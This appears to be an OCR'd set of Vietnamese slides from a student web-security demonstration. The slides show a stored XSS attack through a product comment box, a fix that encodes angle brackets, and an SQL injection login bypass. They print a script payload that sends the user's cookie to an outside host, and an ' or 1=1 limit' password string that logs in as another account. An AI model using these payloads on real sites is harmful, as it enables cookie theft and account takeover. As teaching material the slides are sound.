
Submit

*Tấn công ở chức năng bình luận*




# KẾT QUẢ TẤN CÔNG XSS

Đoạn mã tấn công được lưu vào cơ sở dữ liệu







Quay lại trang sản phẩm có chức năng bình luận



Trang bị chuyển đến một trang khác với địa chỉ mang thông tin về cookie của người dùng.

# PHÒNG CHỐNG XSS

Mã hoá dữ liệu đầu vào trước khi lưu vào database:

  Sửa  Chép  Xóa bỏ 35 29 1 &#60script&#62window.document.href="https://www.ha...

Mã hoá các  
ký tự < và >

Comment

Luong Thien	Đẹp
Luong Thien	Test
manh cao	<script>window.location.href = "https://phoneky.co.uk?cookie="+document.cookie;</script>

<script>window.location.href = "https://phoneky.co.uk?cookie="+document.cookie;</script>

Submit

In ra được  
bình luận,  
chống được  
tấn công XSS.

# TẤN CÔNG SQL INJECTION

Tấn công bằng chức năng đăng nhập


Sử dụng email và mật khẩu tùy ý. Sau  
mật khẩu là :

" ' or 1=1 limit {số,số} --"

Ví dụ:


email: manh@gmail1.com

password: pkf' or 1=1 limit 2,2 --



The image shows a web application interface with a dark header. On the left, the word 'hop' is partially visible. On the right, there is a 'My Account' link with a user icon. A white modal window is centered on the screen, titled 'Login Here'. It contains two input fields: 'Email' with the value 'manh@gmail1.com' and 'Password' which is masked with dots. A red arrow points from the text 'password: pkf' or 1=1 limit 2,2 --' on the left to the password input field. Below the password field is a red 'LOGIN' button. At the bottom of the modal, there is a light pink rectangular area.


# KẾT QUẢ TẤN CÔNG SQL INJECTION



Kết quả: Đã đăng nhập thành công tài khoản thứ 2 trong cơ sở dữ liệu.

